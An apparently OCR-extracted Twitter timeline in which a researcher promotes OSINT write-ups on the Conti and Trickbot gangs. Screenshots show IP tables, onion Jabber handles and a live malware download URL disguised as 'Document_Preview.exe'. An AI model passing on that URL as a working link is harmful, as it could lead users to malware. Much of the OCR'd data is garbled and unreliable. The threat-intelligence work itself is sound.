"Exposing the #Conti #Ransomware Gang - An #OSINT Analysis" - https://t.co/vSCjG6FXyB #ContiLeaks #ContiLeak https://t.co/ytNN2kCxEf


≈1 ★1

Zoom	P 1	City 0	Region :	Country 1	Continent	EU :	Postal 0	Lat.Long 0	Timezone 0	Code :	Currency	Languages (Org	ASN
9	194.76.226.22	Frankfurt am Main	Hesse	DE	EV	True	60487	50.1, 8.6	Europe/Berlin (+0100)	+49	EUR	de	servinga GmbH	A539378
9	105 219 221 171	Frankfurt am Main	Hesse	DE	EU	True	60326	50.1, 0.6	Europe/Berlin (+0100)	+49	EUR	- 64	servinga GmbH	AS39378
9	88.119.175.225	Lech Lloyd	Missouri	US	NA.	False	None		None (None)	+1	USO	en US.an US.hau/r	Informacines sistemes ir technologij	A861272
Ŷ	5.34.178.185	Marri	Florida	US	NA.	False	33197	25.8, 40.2	America/New_York (4500)	+1	USD	en US.es-US.hauch	Green Floid LLC	AS204957
9	45.11.183.211	Tallinn	Harjumaa	EE	EU	True	None	59.4,247	Europe/Tallinn (+0200)	+372	EUR	45,74	servinga GmbH	AS207408
9	185 25 51 99	Sautal	Significal	LT.	EU	True	79001	55 9, 23 3	Europe/Vinius (=0200)	+370	EUR	Roupl	Informacines sistemos ir technologij	A861272
0	194.76.227.29	Tallinn	Hejumaa	33	EU	True	None	59.4,24.7	Europe/Tallinn (+0200)	+372	EUR	et/ru	servinga GmbH	A6207406
0	45.11.183.198	Tallinn	Hejumaa	33	EU	True	None	59.4,24.7	Europe/Tallinn (+0200)	+372	EUR	etru	servinga GmbH	A\$207408
0	194 136 33 137	Amsterdam	North Holland	NL	EU	True	1098	524.49	Europei Ameterdam (+0100)	+31	EUR	1616,5316	IP Connect Inc	A\$213373
0	190.46.190.9	London	England	68	EU	False	DC1R	\$15,-01	Europe/Landon (+0000)	+64	GSP	en-GB,cy-GB,gd	AS-COLOCROSSING	A\$36362
0	52.78.121	Amsterdam	North Holland	NL	EU	True	1098	524.49	Europei Amsterdam (+0100)	+31	EUR	1616_5/16	The Infrastructure Group & V.	A560404
9	195 149 87 233	Secaucus	New Jersey	US	NA.	False	07094	40.0, -74.1	AmericaNew_York (4500)	+1	USO	en US.es US.hau.h	Innovation IT Solutions LTD	AS62000
9	105.158.249.249	Nastdeljk	South Holland	NL	EU	True	2671	52.0, 4.2	Europe/Amsterdam (+0100)	+31	EUR	1616, fy NL	servinga GmbH	A568329
9	31.214.157.242	Nadovje	South Holland	NL	EU	True	2671	52.0.42	Europe/Amsterdam (+0100)	+31	EUR	16 NE, Sy NE,	servinga GmbH	A568329
9	38.92.176.125	Minneapolis	Minnesota	US	NA.	False	55478	45.0, 45.3	America/Chicago (0600)	+1	USD	en-US,es-US,hav,fr	MADGEN 01	ASS5154
9	196 123 219 82	Mappel	Drenthe	NL	EU	True	7941	52.7, 6.2	EuropeiAmsterdam (+0100)	×31	EUR	16 NL Sy NL	muc	A521100
9	185.158.249.119	Nasideljk	South Holland	NL.	EU	True	2671	52.0, 4.2	EuropeiAmsterdam (+0100)	+31	EUR	16 NL 5y NL	servinga GmbH	ASS8329
9	23.146.242.134	Chinchilla	Pennsylvania	US	NA.	False	None		None (None)	+1	USD	en-US,eo-US,hav,fr	VDI-METWORK	A\$46664
0	51.38.95.29	London	England	G8	EU	False	ECIR	\$15,-01	Europe-London (+0000)	+66	GBP	en-G8.cy-G8.gd	OVH SAS	AS16276
0	46.19.136.221	Ben	Bem	CH	EU	False	3014	47.0, 7.5	Europe/Zurich (+0100)	+81	OF	de-CH(8-CH(8-CH(m)	Private Layer INC	A561652

06:09

"Exposing the #Conti #Ransomware Gang - An #OSINT Analysis" - https://t.co/vSCjG6FXyB #ContiLeaks #ContiLeak https://t.co/fNriO8Jqi1

≈1 ★1



06:09

"Exposing the #Conti #Ransomware Gang - An #OSINT Analysis" - https://t.co/vSCjG6FXyB #ContiLeaks #ContiLeak https://t.co/sHF6H2U7E8

≈1 ★1



06:10

"Exposing the #Conti #Ransomware Gang - An #OSINT Analysis" - https://t.co/vSCjG6FXyB #ContiLeaks #ContiLeak https://t.co/qMUKA19Uj3


≈1 ★1



06:10

"Exposing the #Conti #Ransomware Gang - An #OSINT Analysis" - https://t.co/vSCjG6FXyB #ContiLeaks #ContiLeak https://t.co/aLzaLrNpHk

Host distribution by ISP



06:10

"Exposing the #Conti #Ransomware Gang - An #OSINT Analysis" - https://t.co/vSCjG6FXyB #ContiLeaks #ContiLeak https://t.co/EI38Gxf6vd


 $\rightleftarrows 1$



06:11

"Exposing the #Conti #Ransomware Gang - An #OSINT Analysis" - https://t.co/vSCjG6FXyB #ContiLeaks #ContiLeak https://t.co/4XaRTSMoeU


≈1 ★1



06:11


"Exposing the #Conti #Ransomware Gang - An #OSINT Analysis" - https://t.co/vSCjG6FXyB #ContiLeaks #ContiLeak https://t.co/qf0pMXLIEt

≥1 ★1



"Exposing the #Conti #Ransomware Gang - An #OSINT Analysis" - https://t.co/vSCjG6FXyB #ContiLeaks #ContiLeak https://t.co/uxjgrybtXK


≥1 ★1



06:11

"Exposing the #Conti #Ransomware Gang - An #OSINT Analysis" - https://t.co/vSCjG6FXyB #ContiLeaks #ContiLeak https://t.co/Sfl9Ka9hwo


≥1 ★1



06:12

"Exposing the #Conti #Ransomware Gang - An #OSINT Analysis" - https://t.co/vSCjG6FXyB #ContiLeaks #ContiLeak https://t.co/3KKb3vqUT7

$\rightleftharpoons 1 \bigstar 1$



"Exposing the #Conti #Ransomware Gang - An #OSINT Analysis" - https://t.co/vSCjG6FXyB #ContiLeaks #ContiLeak https://t.co/RALOX2BZ7r

JSON Raw Data Headers
Copy

Response Headers

Cache-Control no-cache, private
Connection Keep-Alive

Content-Length 2

Content-Type application/json

Date Mon, 29 Jun 2020 13:55:53 GMT

Keep-Alive timeout=5, max=100

Server Apache/2.4.2 (Win64) PHP/7.3.13 OpenSSL/1.0.1c

X-Powered-By PHP/7.3.13

X-RateLimit-Limit 60 X-RateLimit-Remaining 59

Request Headers

Accept text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Encoding gzip, deflate, br
Accept-Language en-US,en;q=0.5
Connection keep-alive


Host a3ggjhcskbjg36bx.onion

Upgrade-Insecure-Requests 1


User-Agent Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0

06:12


"Exposing the #Conti #Ransomware Gang - An #OSINT Analysis" - https://t.co/vSCjG6FXyB #ContiLeaks #ContiLeak https://t.co/GTAOdNiWn4




"Exposing the #Conti #Ransomware Gang - An #OSINT Analysis" - https://t.co/vSCjG6FXyB #ContiLeaks #ContiLeak https://t.co/YQAyCU213C




"Exposing the #Conti #Ransomware Gang - An #OSINT Analysis" - https://t.co/vSCjG6FXyB #ContiLeaks #ContiLeak https://t.co/RXavAk95Vv




"Exposing the #Conti #Ransomware Gang - An #OSINT Analysis" - https://t.co/vSCjG6FXyB #ContiLeaks #ContiLeak https://t.co/7shvrYrCGi



"Exposing the #Conti #Ransomware Gang - An #OSINT Analysis" - https://t.co/vSCjG6FXyB #ContiLeaks #ContiLeak https://t.co/GYDmY2JG4j



"Exposing the #Conti #Ransomware Gang - An #OSINT Analysis" - https://t.co/vSCjG6FXyB #ContiLeaks #ContiLeak https://t.co/mpkkLOH8L5



"Exposing the #Conti #Ransomware Gang - An #OSINT Analysis" - https://t.co/vSCjG6FXyB #ContiLeaks #ContiLeak https://t.co/9rSx7m2ta4



06:15

"Exposing the #Conti #Ransomware Gang - An #OSINT Analysis" - https://t.co/vSCjG6FXyB #ContiLeaks #ContiLeak https://t.co/vbfbvBBHWT



"Exposing the #Conti #Ransomware Gang - An #OSINT Analysis" - https://t.co/vSCjG6FXyB #ContiLeaks #ContiLeak https://t.co/Eg4pynWj7E



★3

07:38

@JBurnsKoven My analysis - https://t.co/vSCjG6FXyB Enjoy!

★2

07:50

@threatpost @BrianHonan My analysis - https://t.co/vSCjG6FXyB Enjoy!

09:13

@John_Fokker @digihash @MISPProject @TrellixLabs @ChristiaanBeek @adulau My analysis - https://t.co/vSCjG6FXyB Enjoy!

@tiskimber My analysis - https://t.co/vSCjG6FXyB Enjoy!

₹5 ★16

10:15

@KimZetter My analysis - https://t.co/vSCjG6FXyB Enjoy!

10:16

@albertzsigovits @VK_Intel @BushidoToken @malwrhunterteam @vxunderground @campuscodi @BleepinComputer @MalwareTechBlog @CharityW4CTI Source code for malicious software is a commodity! Check out my analysis here - https://t.co/vSCjG6FXyB Enjoy!

 $\bigstar 1$

10:16

@EmCEllis Awesome! Thanks for the comment!

 $\bigstar 1$

10:16

RT @whoisxmlapi: #VoidBalaur gang has been launching #typosquatting & mp; spear #phishing attacks worldwide.

WXA researcher @dancho_danchev do...

2 - Wednesday

00:57

@briankrebs My analysis - https://t.co/vSCjG6FXyB Enjoy!


≈2 ★4

02:10

Post updated - "Exposing the #Conti #Ransomware Gang - An #OSINT Analysis" - https://t.co/vSCjG6FXyB https://t.co/kmpchBWnwj

 $\rightleftharpoons 1 \bigstar 1$

564



Post updated - "Exposing the #Conti #Ransomware Gang - An #OSINT Analysis" - https://t.co/vSCjG6FXyB https://t.co/cUktcmD7eB

```
dandis@q3mcco35auwcstmt.onion
 tramp@q3mcco35auwcstmt.onion
        professor@q3mcco35auwcstmt.onion
 cybergangster@q3mccq35auwcstmt.onion
skippy@q3mccq35auwcstmt.onion
  bio@q3mcco35auwestmt.onion
 defender@q3mccg35auwcstmt.onion
    bentley@q3mgco35auwcstmt.onion
  best@q3mcco35auwcstmt.onion
n [Noun] revers@q3mcco35auwcstmt.onion
  dbllar@q3mgco35auwcstmt.onion
                                           green@q3mcco35auwcstmt.onion
                                    или
  veron@q3mcco35auwcstmt.onien
                                       derekson@g3mcco35auwcstmt.onion
 bloodrush@q3mcco35auwestmt.onion [Noun]
  many@q3meeo35auwcstmt.onion
  bisodrush@q3mcco35auwcstmt.onion [Adj]
 be grant@q3mcco35auwcstmt.onion
                                           зашифровано [ProperNoun]
  g noci@q3mcco35auwcstmt.onion
                                    love@q3mcco35auwcstmt.onion
sunday@q3mcco35auwcstmt.onion_pin@q3mcco35auwcstmt.onion
gena_mango@q3mcco35auwcstmt.onion
gena mango@qsinio.sectionion
                                                                               n [ProperNoun] Đ
                                      netwalker@q3mcco35auwcstmt.onion
                      зашифровано [Noun]
Намы есть ttrr@conference.q3mcco35auwcstmt.onion [Adj]
ота опжоморан
  Кто расиифровать
| (Noun) - rsn-- NN
ОШИБКА -RSB-
                      specter@q3mcco35auwcstmt.onion
zulab@q3mcco35auwcstmt.onion
                                    buza@q3mcco35auwcstmt.onion
[[Foreign] LSB- driver@q3mcco35auwcstmt.onion
coofueнwe hof@q3mcco35auwcstmt.onion
 ttrr@conference.q3mcco35auwcstmt.onion [Noun]
  ©2021-08-31t09 и [Noun]
                             grom@q3mcco35auwcstmt.onion
 2021-08-31t08
                  y [Noun]
```

RT @EmCEllis: Really interesting data collection from the #ContiLeak from @dancho_danchev's Blog - Mind Streams of Information Security K...

3 - Thursday

10:34

@evacide My analysis - https://t.co/vSCjG6FXyB Enjoy!


4 - Friday

08:47

https://t.co/1oqCAQ5Qbl


"Exposing the #Trickbot #Malware Gang - An #OSINT Analysis" - https://t.co/logCAQ5QbI https://t.co/k7xDWRAr60

 $\bigstar 1$



09:06

"Exposing the #Trickbot #Malware Gang - An #OSINT Analysis" - https://t.co/1oqCAQ5QbI https://t.co/t0FPfzluFi




09:06

"Exposing the #Trickbot #Malware Gang - An #OSINT Analysis" - https://t.co/logCAQ5Qbl https://t.co/eyNcmiBdl9

 $\bigstar 1$




"Exposing the #Trickbot #Malware Gang - An #OSINT Analysis" - https://t.co/1oqCAQ5QbI https://t.co/r4v8Q3FduZ



"Exposing the #Trickbot #Malware Gang - An #OSINT Analysis" - https://t.co/1ogCAQ5Qbl https://t.co/6qUWtSfztG

⇄1



09:07

"Exposing the #Trickbot #Malware Gang - An #OSINT Analysis" - https://t.co/loqCAQ5QbI https://t.co/Jvb1IEj84K

Elements Console Sources Network Performance Memory Application Security	y Lighthouse EditThisCookie				
S V Q □ Preserve log □ Disable cache □ Croline ▼ ★ ★					
or ☐ Hide data URLs All XHR JS CSS ling Media Font Doc 🔯 Manifest Or	ther 🗆 Has blocked cookies 🗆	Blocked Requests			
100000 mg 200000 mg 300000 mg 400000 mg 500000 mg 600000 mg 700000 mg 800000 mg	900000 ms 1000000 ms 11000	00 ms 1200000 ms 1000000 ms	1400000 ms 1500000 ms 1700000 ms 1700000 ms	1800000 mg 1900000 mg 2100000 mg 21000	
ne .	Status	Type	Initiator	Size Time	
78:O x 38thansports websocket8sids Km7pLUI817DZ2jmAAN4	101	websocket	aco.is43143	0.8	
16/0 x 38/transports websocket8xid x eOyeoH37-yGWZ4AANS	101	websocket	accis43143	0.0	
76/O x 38transportx websocket8sid x MGq76imFTScc8fUAAN6	101	websocket	accist2142	0.6	
76/Ox 38/transports websocket8pids w/L XQXUQKC #WvsyAAN7	101	websocket	aco.io42143	0.8	

09:07

"Exposing the #Trickbot #Malware Gang - An #OSINT Analysis" - https://t.co/loqCAQ5QbI https://t.co/jEGup7vVWh




09:07

"Exposing the #Trickbot #Malware Gang - An #OSINT Analysis" - https://t.co/loqCAQ5QbI https://t.co/Nplo4nwNxh




"Exposing the #Trickbot #Malware Gang - An #OSINT Analysis" - https://t.co/loqCAQ5Qbl https://t.co/ew03Tflrbt



09:07

"Exposing the #Trickbot #Malware Gang - An #OSINT Analysis" - https://t.co/loqCAQ5Qbl https://t.co/m3JLfuoGEi

 $\bigstar 1$



09:08

"Exposing the #Trickbot #Malware Gang - An #OSINT Analysis" - https://t.co/1oqCAQ5QbI https://t.co/4ntACvuIKx

≈1 ★1

570

The program or feature "\??\C:\Users\TST7x64\AppData\Local\Temp\C8FC.exe" cannot start or run due to incompatibity with 64-bit versions of Windows. Please contact the software vendor to ask if a 64-bit Windows compatible version is available.

09:08


"Exposing the #Trickbot #Malware Gang - An #OSINT Analysis" - https://t.co/logCAQ5Qbl https://t.co/Vod7YqUIxb

Document_Preview.exe Failed - Virus detected

http://greenmountains.ae/Do%D1%81ument_Pr%D0%B5view.exe


09:08

"Exposing the #Trickbot #Malware Gang - An #OSINT Analysis" - https://t.co/1oqCAQ5QbI https://t.co/Xcu0w6tFjt




09:08

"Exposing the #Trickbot #Malware Gang - An #OSINT Analysis" - https://t.co/logCAQ5Qbl https://t.co/p8jEg49wWu



"Exposing the #Trickbot #Malware Gang - An #OSINT Analysis" - https://t.co/loqCAQ5QbI https://t.co/zLRR10V6C2



Do you know someone who needs a 100GB raw HTML of public Russian cybercricrime forums data set for research purposes? The price is \$500. Let me know if you're interested or in case you know someone and I would be happy to send a sample if necessary. https://t.co/EDWAqDxtuO

$\bigstar 1$

